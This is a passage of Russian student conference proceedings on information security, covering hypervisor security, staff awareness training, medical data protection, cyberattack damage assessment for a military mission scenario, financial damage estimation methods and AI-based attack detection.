Виртуальный диск каждой виртуальной машины надёжно сохраняется на хосте (физической машине с установленным гипервизором) в виде файла, а сама машина автоматически создаёт его резервную копию через определённые интервалы времени или после каждого изменения конфигурации. В случае если компьютер был подвержен какому-либо типу заражения, с помощью файлов резервных копий, сохранённых на диске, можно восстановить виртуальные машины и таким образом удалить различные вирусы.

Гипервизор создаёт разделы физических ресурсов и обеспечивает изоляцию, позволяя каждой виртуальной машине функционировать независимо. Таким образом, атаки одной виртуальной машины не влияют на другие. Характеристики изоляции служат дополнительным уровнем безопасности. В случае атаки на одну виртуальную машину, гипервизор удалит её и восстановит в предыдущее безопасное состояние.

Гипервизоры обладают возможностью обнаруживать вторжения в виртуальные машины, отслеживая активность и сравнивая её с шаблонами безопасного поведения. В случае выявления подозрительной активности гипервизор принимает меры по предотвращению атаки и защите виртуальных машин.

Также гипервизоры могут обеспечить безопасность за счёт шифрования данных, сохраняемых на дисках виртуальных машин. Это обеспечивает защиту данных от несанкционированного доступа и утечки информации. Кстати, стоит отметить, что самым первым механизмом шифрования виртуальных машин, был механизм – vSphere VM Encryption. Данный механизм использует два ключа симметричного шифрования. Кратко рассмотрим их.

В данной статье были рассмотрены особенности использования гипервизоров для обеспечения безопасности информации. Гипервизоры представляют собой технологию виртуализации, которая позволяет создавать и управлять виртуальными машинами, обеспечивая изоляцию и безопасность данных.

Список источников

1. Браун У. Д., Руссинович М. Е. “Искусство виртуализации безопасности”. - Москва: Майкрософт Пресс, 2008.
2. Казарин О. В., Скиба Л. М. Парадигма проактивной безопасности компьютерных систем // Защита информации. INSIDE. 2009. № 6. С. 2–7
3. Фэйркрос Дж. “Сетевая безопасность и виртуализация: Практический подход”. - Москва: О’Рейли Медиа, 2012.
4. Харрис Р. “Кибербезопасность в эпоху гиперконвергентности и гибридных ИТ: Защита ваших данных, приложений и инфраструктуры”. - Москва: ИТ Гуард, 2019.
5. Подстригаев А.С., Беззуб А.И. Широкополосное приемное устройство станции радиоэлектронной борьбы. Известия высших учебных заведений России. Радиоэлектроника. 2014. № 4. С. 37-44.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

**Исследование методов повышения осведомлённости и обучения
сотрудников принципам информационной безопасности для минимизации
человеческого фактора в киберугрозах**

Лактюшин Даниил Алексеевич (ст. гр. О-21-БАС-2-боис-С)

*Работа выполнена под руководством старшего преподавателя кафедры
"Системы информационной безопасности", Лысова Дмитрия Андреевича
(lysovdmitriia@gmail.com)*

Аннотация: в статье рассматриваются эффективные методы и подходы к обучению сотрудников основам информационной безопасности с целью снижения риска инцидентов, обусловленных человеческим фактором. Анализируется влияние образовательных программ на повышение уровня осведомленности персонала и разрабатываются рекомендации по интеграции практик информационной безопасности в повседневную деятельность организации.

Ключевые слова: информационная безопасность, обучение сотрудников, человеческий фактор, киберугрозы, осведомленность в безопасности, методы обучения, минимизация рисков, образовательные программы.

В современном мире информационные технологии играют ключевую роль в работе большинства организаций. Параллельно с этим растет и количество киберугроз, целями которых становятся как финансовые активы компаний, так и их конфиденциальная информация. Одной из основных причин успешных кибератак является человеческий фактор: недостаточная осведомленность и вовлеченность сотрудников в вопросы информационной безопасности. Проблема усугубляется отсутствием систематического подхода к обучению персонала, что приводит к повышению уязвимости организаций перед лицом киберугроз.

Статистика подтверждает, что большинство инцидентов в области информационной безопасности происходит из-за ошибок сотрудников. Например, по данным исследований, около 90% всех инцидентов связаны с человеческим фактором, включая фишинговые атаки, утечки данных из-за небрежного обращения с паролями или конфиденциальной информацией. Эти данные обосновывают необходимость разработки и внедрения комплексных программ обучения сотрудников основам информационной безопасности.

На данный момент существует множество подходов к повышению уровня информационной безопасности через обучение персонала, включая регулярные тренинги и семинары, программы электронного обучения и т.д. Однако далеко не все организации имеют возможность систематически применять эти методы из-за ограниченных ресурсов или недостаточного понимания их эффективности.

Предлагаемые методы обучения сотрудников информационной безопасности в организации:

1. Разработка индивидуально адаптированных учебных курсов. Основываясь на специфике деятельности и уже имеющихся знаниях сотрудников, создание уникальных обучающих программ позволит обеспечить более глубокое понимание принципов информационной безопасности и способствовать их более успешному применению на практике.

2. Интеграция образовательных элементов в ежедневную деятельность. Внедрение коротких обучающих модулей, непосредственно связанных с рабочими задачами, помогает улучшить усвоение материала и делает обучение менее навязчивым и более релевантным.

3. Стимулирование активного участия в процессе обучения. Организация конкурсов и введение системы вознаграждений за проявление инициативы и достижение высоких результатов в области информационной безопасности мотивирует сотрудников к более глубокому изучению материала и применению полученных знаний на практике.

4. Организация регулярных сессий обратной связи и анализа инцидентов. Проведение встреч, на которых анализируются реальные случаи нарушений информационной безопасности внутри и вне организации, позволяет сотрудникам лучше понять последствия ошибок и способы их предотвращения.

5. Вовлечение внешних экспертов и специалистов. Организация открытых лекций и мастер-классов с приглашенными специалистами из области информационной безопасности не только расширяет знания сотрудников, но и способствует обмену опытом и лучшим практикам.

Минимизация человеческого фактора в киберугрозах возможна при условии комплексного подхода к обучению сотрудников. Ключевыми аспектами являются разработка персонализированных обучающих программ, интеграция обучения в рабочий процесс, использование современных образовательных технологий и повышение мотивации персонала. Эффективное обучение не только способствует повышению уровня информационной безопасности организации, но и формирует культуру безопасного поведения среди сотрудников.

Список источников

1. NIST SP 800-50-2003. Building an Information Technology Security Awareness and Training Program.

2. ISO/IEC 27001:2013 "Information technology - Security techniques - Information security management systems - Requirements", IDT.

3. Подстригаев А.С., Беззуб А.И. Широкополосное приемное устройство станции радиоэлектронной борьбы. Известия высших учебных заведений России. Радиоэлектроника. 2014. № 4. С. 37-44.

4. Казаков П.В. Генетические алгоритмы многокритериальной оптимизации. обзор. Информационные технологии. 2011. № 10. С. 2-8.

5. Еременко В.Т., Рытов М.Ю., Орешина М.Н., Лексиков Е.В. Информационно-аналитическая деятельность по обеспечению компьютерной безопасности. Орел, 2016.

Материал поступил в редколлегию 20.04.2024

УДК 004

Анализ организационных и технических мер по защите информации в медицинских учреждениях

Лосев Станислав Алексеевич (ст. гр. О-22-ИБ-ози-Б)

*Работа выполнена под руководством ассистента кафедры «Системы
информационной безопасности», Седакова Кирилла Андреевича
(sekira98@mail.ru)*

Аннотация: анализ организационных и технических мер в защите информации в медицинских учреждениях, обосновывающих актуальность и научную значимость этой проблемы в усовершенствовании безопасности хранения медицинских данных.

Ключевые слова: информационная безопасность, контроль доступа к медицинским данным, анализ методов защиты персональных данных, угроза персональным данным, шифрование конфиденциальных данных.

Общую тенденцию защиты персональных данных определяет доктрина информационной безопасности Российской Федерации. Она определяет национальные интересы, включающие обеспечение прав человека и гражданина в использовании информации, сохранение культурных ценностей, и обеспечение информационной безопасности.

Рассмотрим набор организационных мер по защите информации, в частности нормативно-правовая база, направленная на решение этой задачи.

Реализация прав гражданина в медицинской сфере начинается с врачебной тайны, которую нельзя распространять третьим лицам, осуществляется с помощью создания, развития и эксплуатация федеральных государственных информационных систем в здравоохранении. Создается, развивается единая государственная система с обработкой персональных данных [1].

Необходимо принять меры, соответствующие третьему уровню защищенности, для защиты информации такие как:

-Обеспечить безопасность помещений, где хранится информационная система, чтобы предотвратить несанкционированный доступ.

-Гарантировать сохранность данных.

-Утвердить документ руководителем, определяющий лиц, имеющих доступ к данным, обрабатываемым в системе, для исполнения своих обязанностей.

-Использовать средства защиты информации, прошедшие проверку соответствия законодательству России, если требуется для снижения рисков.

-Назначить специалиста, ответственного за обеспечение безопасности данных в системе.

Добавление некоторых средств защиты, чтобы уровень защищенности соответствовал второму уровню:

-Предоставление разрешения к содержимому журнала событий, но только для уполномоченных лиц

Третий уровень защиты включает в себя:

-Регистрацию в электронном журнале событий

-Структурная часть создается и внедряется в производство[2]

Технические средства защиты

- Проверка личности и подлинности пользователей и объектов доступа;

Использование биометрической аутентификации для доступа к компьютерным системам

- Управление разрешениями пользователей на доступ к объектам;

Установка различных уровней доступа к файлам и папкам в сети компании.

- Ограничение использования программного обеспечения;

Блокировка доступа к определенным программам или веб-сайтам на рабочих компьютерах.

- Защита физических носителей информации с персональными данными;

Хранение важных документов в сейфе или защита USB-накопителей паролем.

- Фиксация событий в области безопасности;

Ведение журнала учета входов и выходов пользователей из системы.

Принципы правовых методов защиты информации:

1) Законность

2) Непрерывное и сложное обеспечение безопасности критической информационной инфраструктуры, включая взаимодействие между органами исполнительной власти и субъектами критической информационной инфраструктуры;

3) Приоритет на предотвращение компьютерных атак.[3]

4) Обеспечение защиты информации от несанкционированного доступа, уничтожения, изменения, блокирования, копирования, передачи, распространения и других несанкционированных действий;

5) Соблюдение конфиденциальности информации с ограниченным доступом;

В основе анализа угроз безопасности информации лежит информационный банк данных угроз безопасности информации, доступный на сайте bdu.fstec.ru. В заключении, необходимо отметить, что анализ организационных и технических мер в защите информации в медицинских учреждениях имеет огромное значение для обеспечения конфиденциальности медицинских данных. Важно всегда быть в курсе последних тенденций в области информационной безопасности и соответствовать законодательству Российской Федерации. Только таким

образом можно эффективно защитить данные пациентов от угроз и несанкционированного доступа. Развитие и внедрение современных методов защиты информации необходимы для обеспечения безопасности в медицинской сфере.

Список источников

1. Закон Российской Федерации "Федеральный закон "Об основах охраны здоровья граждан в Российской Федерации"" от 1.11.2011 № 323 // Собрание законодательства Российской Федерации. -2011 г. -с изм. и допол. в ред. от 21.11.2011.

2. Защита персональных данных. Новое в законодательстве: тенденции, вопросы практического применения в медицинских информационных системах // cyberleninka URL: <https://cyberleninka.ru/article/n/zaschita-personalnyh-dannyh-novoe-v-zakonodatelstve-tendentsii-voprosy-prakticheskogo-primeneniya-v-meditsinskih-informatsionnyh> (дата обращения: 14.03.2024).

3. Закон Российской Федерации "О безопасности критической информационной инфраструктуры Российской Федерации" от 12.07.2017 № 187 // Российская газета. - 2017 г. - с изм. и допол. в ред. от 02.06.2013.

4. Еременко В.Т., Рытов М.Ю., Орешина М.Н., Лексиков Е.В. Информационно-аналитическая деятельность по обеспечению компьютерной безопасности. Орел, 2016.

5. Аверченков В.И. Аудит информационной безопасности. Учебное пособие / (3-е издание, стереотипное) Москва, 2016.

Материал поступил в редколлегию 20.04.2024

УДК 004.051

Разработка системы оценки ущерба от кибератак

Марченко Ирина Владимировна (ст. гр. О-23-ИБ-ози-М)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: расширение киберпространства привело к переходу от традиционных противоборств государств к кибервойнам. Кибервойна, которая происходит в современном мире, состоит из многочисленных кибератак с использованием уязвимости киберактивов. Количество таких атак возросло с увеличением числа активов, связанных с сетью, и информации, хранящейся в этих активах. Информация может контролировать исход войны. Поэтому очень важно оценить ущерб от кибератак в период между физическими операциями, поскольку такие атаки могут быть напрямую связаны с провалом. В этой работе

представлен механизм оценки ущерба от кибератак в период между физическими операциями.

Ключевые слова: кибервойна, оценка ущерба от кибернападения, кибератака, безопасность, метод анализа вреда.

В результате развития информационных и коммуникационных технологий расширилось киберпространство. Это расширение привело к изменениям в военной сфере, которые представляют собой кибервойну. В прошлом обычная война с физическими ударами, такими как танки и ракеты, была изменена на сетецентрическую войну (Network Centric Warfare), в которой были связаны все элементы боевой обстановки, что позволило парализовать или уничтожить боевую систему с помощью кибератак. Это привело к изменениям в условиях войны. Кибератаки участились по мере увеличения числа активов, связанных с сетью, и информации, которой обладают эти активы. Информация может доминировать в войне. Поэтому, если кибератака происходит между физическими операциями, она может быть напрямую связана с провалом операции. Из этого следует, что очень важно оценить ущерб от кибератак между физическими операциями.

Предлагаемые в данной статье показатели системы оценки ущерба от кибератак в основном состоят из показателей эффективности и импактора (ударного элемента).

Ниже приводится метод, используемый для получения показателей деятельности активов и воздействия на них, которые являются показателями уровня активов.

В данной статье эффективность активов строится на основе оптимизации стоимости (VE – Value Engineering). VE является методом проектирования, который критически изучает и анализирует конструкцию компонентов с точки зрения их функциональной ценности и играет важную роль в управлении активами. Уравнение (1) используется для расчета существующей VE.

$$V = \frac{F}{C} \quad (1),$$

где V – стоимость;

F – функция;

C – затраты.

Другими словами, VE рассматривает значение соотношения затрат на достижение желаемой функции как стоимость. В статье VE видоизменяется с точки зрения того, что чем больше активов используется для выполнения различных функций по сравнению с числом уязвимых мест, тем более ценным оно является для миссий. Эффективность использования активов определяется значением стоимости имущества для выполнения миссии, и метод ее нахождения аналогичен формуле (2).

$$A = \frac{F \times \alpha}{C} \quad (2),$$

где A – стоимость эффективности активов;

V – фактор уязвимости;

F – количество ресурсов, используемых в функции;

α – экспертный оценочный балл.

Добавляя в формулу α , можно более четко оценить стоимость актива. Экспертный оценочный балл дает значение от 1 до 5, когда эксперт, выполняющий фактическую миссию, оценивает важность актива.

Метод, используемый для получения производительности и ударного элемента функции, которые являются показателями функционального уровня, заключается в следующем. Под выполнением функций понимается та степень, в которой функция используется для выполнения своей миссии.

Функциональный импактор (I_F) имеет два случая, которые влияют на миссию в качестве меры. Ударный элемент функционального времени (I_{FT}) – шкала для случая неисполнения в течение указанного времени, а ударный элемент функциональной точности (I_{FA}) – для случая, когда в результате выполнения происходит ошибка. Метод получения функционального ударного элемента аналогичен уравнению (3).

$$I_F = I_{FT} \times I_{FA} \quad (3)$$

Метод вычисления коэффициента влияния времени функции вычисляет время выполнения функции по сравнению со временем выполнения задачи. Если происходит задержка в выполнении задачи, она вычисляется путём умножения времени отложенной функции на время отложенной задачи в импакторе функционального времени. На рисунке 1 показан пример ударного элемента функционального времени.




Рисунок 1. Пример импактора функционального времени

Ударный элемент с функциональной точностью является мерилем для определения правильности выполнения той или иной функции. Когда активы, необходимые для выполнения этой функции, могут быть использованы в полном объеме, выполняется правильная миссия и начальный ударный элемент точности функции инициализируется до 1.

Выполнение миссии вычисляется перед получением кибератаки. Когда происходит кибератака, поврежденное имущество идентифицируется, а его эффективность снижается. Результаты деятельности миссии вновь рассчитываются путем расчета верхнего уровня, затронутого сокращением

объема активов. Оценка ущерба выполняется путем сравнения значений производительности миссии до и после кибератаки.

Эксперимент

При выполнении данной работы был проведен эксперимент с использованием системы оценки ущерба от кибератак, предложенной в этой статье. В эксперименте были настроены сценарии миссий и атак, а результаты моделирования были проверены с использованием OMNeT++ \.

В ходе эксперимента был разработан сценарий полета для запроса непосредственной авиационной поддержки (далее – НАП). Операция НАП представляет собой операцию по нападению на противника с самолетом, и сценарий миссии заключается в том, чтобы надлежащим образом запросить операцию НАП у армейского полка и, наконец, распространить приказ о воздушной миссии.

В целях разработки предложенной системы оценки киберущерба были проанализированы элементы сценария миссии. Задачи и функции были определены на основе проанализированных элементов, а имущество и сети были сконфигурированы. В таблице 1 определяются задачи сценариев миссии.

Таблица 1. Задачи сценариев миссии

Задача	Информация
1	Командир полка заполняет форму запроса на рассмотрение дела
2	Запрос НАП от полка к дивизии
3	Запрос НАП от дивизии в управление процессами безопасности (УПБ)
4	Запрос НАП от (УПБ) к центру воздушных операций (ЦВО)
5	Планирование работы НАП в ЦВО
6	Утверждение НАП и публикация приказа о воздушной миссии

В таблице 2 определяются функции сценариев миссии.

Таблица 2. Определение функций сценариев миссии

Номер	Задача	Функция
1	1	Анализ операционной среды
2	1	Идентификация цели
3	1	Определение режима работы НАП
4	1	Форма запроса на операцию НАП
5	2,3,4	Отправить запрос на операцию НАП
6	2,3,4	Анализ запроса на выполнение операции НАП
7	2,3,4,5	Доступный анализ мощности
8	5	Выбор реактивных истребителей
9	5	Написать приказ о воздушной миссии
10	6	Разработать приказ о воздушной миссии
11	6	Эксплуатация НАП с одобрением

Конфигурация активов, используемых в сценарии миссии, показана на рисунке 9.




Рисунок 2. Определение актива сценария миссии

На основе задач, функций и активов, полученных в результате анализа сценария миссии, результаты моделирования с использованием OMNeT++ были внесены в систему оценки ущерба от кибератак. В результате, производительность миссии до кибератаки составила 26372.

Вывод

В статье была предложена структура оценки ущерба, причиненного миссии кибератакой. Если предположить, что кибератака происходит в активе (когда он поврежден), она является частью иерархической структуры и затрагивает верхний уровень. Метод оценки ущерба предусматривает сопоставление результатов до и после повреждения. Предлагаемая система оценки ущерба позволяет быстро и количественно определить степень ущерба, произошедшего в ходе миссии. Это позволяет количественно донести до командира ущерб, причиненный миссии, что поможет ему принять решение.

Список источников

1. D. Kim, D. Kim, D. Shin, D. Shin, and Y. Kim. Cyber battle damage assessment framework and detection of unauthorized wireless access point using machine learning – in Proc. Int. Conf. Frontier Comput. Singapore: Springer, 2018. – pp. 510–519.
2. S. Im, C. Lee, S. Hong, and S. Jeon. A method of defense scoring on trainee in cyber mock battle – in Proc. KICS, Jeju, South Korea, 2019. – pp. 833–834.
3. Белоус, А. И. Кибероружие и кибербезопасность. О сложных вещах простыми словами / А. И. Белоус, В. А. Солодуха. — Москва, Вологда: Инфра-Инженерия, 2020. – 692 с. – ISBN 978-5-9729-0486-0.
4. Белоус, А. И. Основы кибербезопасности. Стандарты, концепции, методы и средства обеспечения / А. И. Белоус, В. А. Солодуха. — Москва: Техносфера, 2021. – 482 с. – ISBN 978-5-94836-612-8.
5. Менисов, А. Б. Технологии искусственного интеллекта и кибербезопасность: монография / А. Б. Менисов. – Москва: Ай Пи Ар Медиа, 2022. – 133 с. – ISBN 978-5-4497-1788-7.

Материал поступил в редколлегию 20.04.2024

УДК 004

Анализ существующих способов оценки финансового ущерба в организации

Матюхина Галина Дмитриевна (ст. гр. О-22-БАС-1-боис-С)

Работа выполнена под руководством ассистента кафедры «Системы информационной безопасности», Седакова Кирилла Андреевича (sekira98@mail.ru)

Аннотация: в статье рассматриваются основные способы оценки финансового ущерба в организации и критерии оценивая данного ущерба.

Ключевые слова: качественный анализ, количественный анализ, критерии анализа, метод Комиссии, метод суда, метод анализа чувствительности и метод сценариев.

Для избежания финансового ущерба организации, применяются основные способы оценки финансового ущерба, которые строятся на качественном или количественном анализе рисков финансового ущерба.

Качественный анализ – это оценка рисков в терминах их предположительно возможных последствий, используя те или иные критерии оценки. Критерии учитывают затраты, официальные и предписанные требования, социально-экономические аспекты и факторы внешней среды, интересы заказчика, приоритеты и иные исходные данные для оценки [2].

Количественный анализ – это количественный анализ потенциального воздействия идентифицированных рисков на общие цели проекта [3]. Данный анализ применяется для рисков, квалифицированных в результате качественного анализа. При нём оцениваются вероятности возникновения рисков и размеры ущерба/выгоды. Для того чтобы выбрать тот или иной способ анализа финансового ущерба, необходимо определить бюджет проекта и затраченное время.

Если обратиться к критериям по которым производится тот или иной анализ рисков, то критериями анализа являются:

1. активы организационного процесса;
2. описание самого проекта;
3. план управления данными рисками;
4. реестр рисков;
5. оценка срочности риска.

Под активами организационного процесса подразумевается использование данных о рисках в предыдущих проектах, а также база данных, накопленная в процессе подготовки проекта.

Описание самого проекта – это описание цели достижения поставленного результата. Оно служит для определения степени неопределённости.

Для плана управления данными риском существует распределение ролей и ответственности в управление рисками, категории рисков, определение вероятности возникновения последствий, уточнение толерантности к риску участников проекта.

Реестр рисков подразумевает под собой список идентифицированных рисков, который включает в себя сами риски и их причины возникновения.

Оценка срочности риска – определение важности риска и моментальное реагирование на него. На оценку срочности влияет ранг риска и симптомы самого риска.

Если обращаться к качественным способами оценки финансового ущерба, то существуют следующие:

1. Метод экспертных оценок.
2. Метод Дельфи.
3. Метод Комиссии.
4. Метод суда.
5. Метод анализа (оценки) воздействия на бизнес (VIA8).
6. Анализ первичных причин ущерба.
7. Анализ причин и последствий.
8. Структурированный анализ сценариев методом «что, если?».
9. Анализ сценариев.
10. Анализ вероятностных распределений потоков платежей.
11. Структурированные или частично структурированные интервью и т.

д.

Под количественными способами оценки финансового ущерба подразумеваются такие как:

1. Метод финансовых коэффициентов.
2. Метод сценариев.
3. Метод анализа чувствительности.
4. Имитационное моделирование (Метод Монте-Карло).
5. Метод CAPM (Capital Asset Pricing Model – CAPM).
6. Система SPAN (Standard Portfolio Analysis of Risk).
7. Байесовский анализ - Сеть доверия Байеса.
8. Метод индексов риска.
9. Метод частотно - вероятностных кривых (FN).
10. Марковский анализ.
11. Матрицы последствий и матрицы рисков и т. д.

Основными способами качественного анализа являются метод суда и метод Комиссии.

Метод суда – это способ проведения коллективной оценки идей и вариантов решения. Он заключается в том, чтобы три категории людей: «прокурор», «адвокат», «судья» провели совещание, на котором «прокурор» критикует предложение, а «адвокат» защищает [3, с.53], а «судья» выносит своё решение, выслушав все стороны. Кроме этого существует функция модератора, заключающаяся в мирном урегулировании конфликтов во время проведения

данного мероприятия. Эту функцию может взять на себя «судья». Данный метод используется в полуигровой форме, что за частую является его недостатком, так как не всегда все способны работать на серьёзный результат в игровой форме и в процессе соответствовать своей роли [4, с.53].

Метод Комиссии – метод прогнозирования. Данный метод основывается на многократных обсуждениях одного и того же вопроса группой экспертов. Организатор, выступая в роли модератора экспертизы, обеспечивает активную работу каждого эксперта. Конечным итогом обсуждений является общее суждение экспертов после свободного обмена мнениями. Группа экспертов подбирается «волевым путём» — способом назначения [4, с.52], в количестве десяти - двенадцати человек. Недостатками метода комиссий являются отсутствие анонимности, ведущая к приоритету авторитарных мнений, а также различная активность экспертов в высказывание мнений.

Если рассматривать основные способы количественного анализа, то это такие как: метод анализа чувствительности и метод сценариев.

Метод анализа чувствительности – метод, показывающий влияние отдельных исходных факторов на конечный результат проекта [1, с.291]. Недостаток данного метода заключается в том, что изменение одного какого-либо фактора рассматривается отдельно, когда с практической точки зрения все экономические факторы взаимосвязаны. Но при полученных данных, с помощью данного метода, можно легко проследить как меняются результирующие показатели при входных значениях заданных переменных. После получения данных происходит ранжирование переменных по степени важности и их экспертная оценка, что в последующем ведёт к построению «матрицы чувствительности», которая наглядно показывает наименее и наиболее рискованные для организации показатели.

Метод сценариев – метод моделирования возможных ситуаций и последующей оценке рисков на основе выводов, сделанных по результатам моделирования. Помимо это данный метод строится на сравнение конкретных ситуаций, к примеру «хорошие» ситуации сравниваются с наиболее вероятными. Весь анализ начинается с оценки риска базовой ситуации, под которой подразумевается вероятные значения входящих переменных, после следует подбор показателей, характерных для «плохого» ситуации, в данном случаи подразумеваются высокие переменные затраты, и для «хорошей» ситуации. При всём этом, отклонения тех или иных показателей рассчитываются с учётом статистической взаимосвязи двух или более случайных величин между ними.

В данной статье были рассмотрены основные способы оценки финансового ущерба организации на основе количественного и качественных анализов финансового ущерба организации и приведены и рассмотрены критерии качественного и количественного анализа.

Список источников

1. Козаренко Д. О. Особенности качественных и количественных методов определения рисков / Д. О. Козаренко // Проблемы и перспективы экономического развития России: инновации, финансирование, управление производством: сборник научных трудов. — Екатеринбург: УГТУ-УПИ, 2004. — С. 289-293.
2. Сериков А.И. Лекция 10: Идентификация рисков проекта. ИНТУИТ. 2007.— 5 с.
3. Сериков А.И. Лекция 7: Управление рисками проекта. ИНТУИТ. 2008.— 7 с.
4. Солодов, А.К. Основы финансового риск-менеджмента: учебник и учебное пособие / А.К. Солодов; Финуниверситет. — Москва: Издание Александра К. Солодова, 2018 — 286 с.
5. Аверченков В.И. Аудит информационной безопасности. Учебное пособие / (3-е издание, стереотипное) Москва, 2016.

Материал поступил в редколлегию 20.04.2024

УДК 004.056

Выявление особенностей применения технологий искусственного интеллекта в информационной безопасности

Медведева Вероника Дмитриевна (ст. гр. 20-БАС-2-боис-С)

Работа выполнена под руководством старшего преподавателя кафедры «Системы информационной безопасности», Лысова Дмитрия Андреевича (lysovdmitriia@gmail.com)

Аннотация: статья посвящена изучению технологий искусственного интеллекта и выявлению особенностей их применения в информационных системах с акцентом на обеспечение безопасности информации. В данной работе авторами рассмотрена классификация распределения продуктов с применением технологий ИИ, а также представлена структура существующих систем и платформ обнаружения атак.

Ключевые слова: искусственный интеллект, информационная безопасность, информационные системы, технологии, инциденты, продукты.

Технологии искусственного интеллекта стали неотъемлемой частью современного мира. Их применение охватывает множество отраслей, включая информационную безопасность. С развитием Интернета и электронных коммуникаций, защита данных и персональной информации стала одним из приоритетов для многих компаний и организаций. И именно здесь технологии искусственного интеллекта находят свое значительное применение [1].

Искусственный интеллект широко используется для обнаружения угроз, анализа больших объемов данных и прогнозирования потенциальных атак. Важным фактором является возможность искусственного интеллекта обучаться на основе предыдущего опыта, чтобы генерировать более сложные модели безопасности и предсказывать новые угрозы, даже если они не были известны ранее [1]. Кроме того, он способен предсказывать возможные атаки на основе анализа данных и обнаружения аномалий. С помощью сложных алгоритмов и статистических моделей, ИИ может выявить скрытые угрозы и необычные паттерны, которые могут указывать на потенциальную кибератаку. Такая предварительная оценка позволяет принять меры по защите информации до того, как атака нанесет реальный ущерб.

Классификация продуктов, основанных на технологиях машинного поведения, поведенческого анализа и предиктивной аналитики, в соответствии с возможными сценариями их применения отражена на рис. 1.




Рисунок 1. Распределение продуктов с применением технологий ИИ по сценариям использования

В современном мире все больше устройств нуждаются в надежной защите информации от хакерских атак. В связи с этим, компании, специализирующиеся на ИБ, предпринимают соответствующие меры, внедряя платформы и системы с целью предотвращения потенциальных атак, основанных на передовых технологиях искусственного интеллекта.




Рисунок 2. Системы и платформы обнаружения атак

Особенности применения технологий искусственного интеллекта

EDR (Endpoint Detection and Response) – платформы обнаружения атак на рабочих станциях, серверах, любых компьютерных устройствах и оперативного реагирования на них. С помощью технологий ИИ продукты данной категории могут обнаруживать неизвестные вредоносные программы, автоматически классифицировать угрозы и самостоятельно реагировать на них, передавая данные в центр управления.

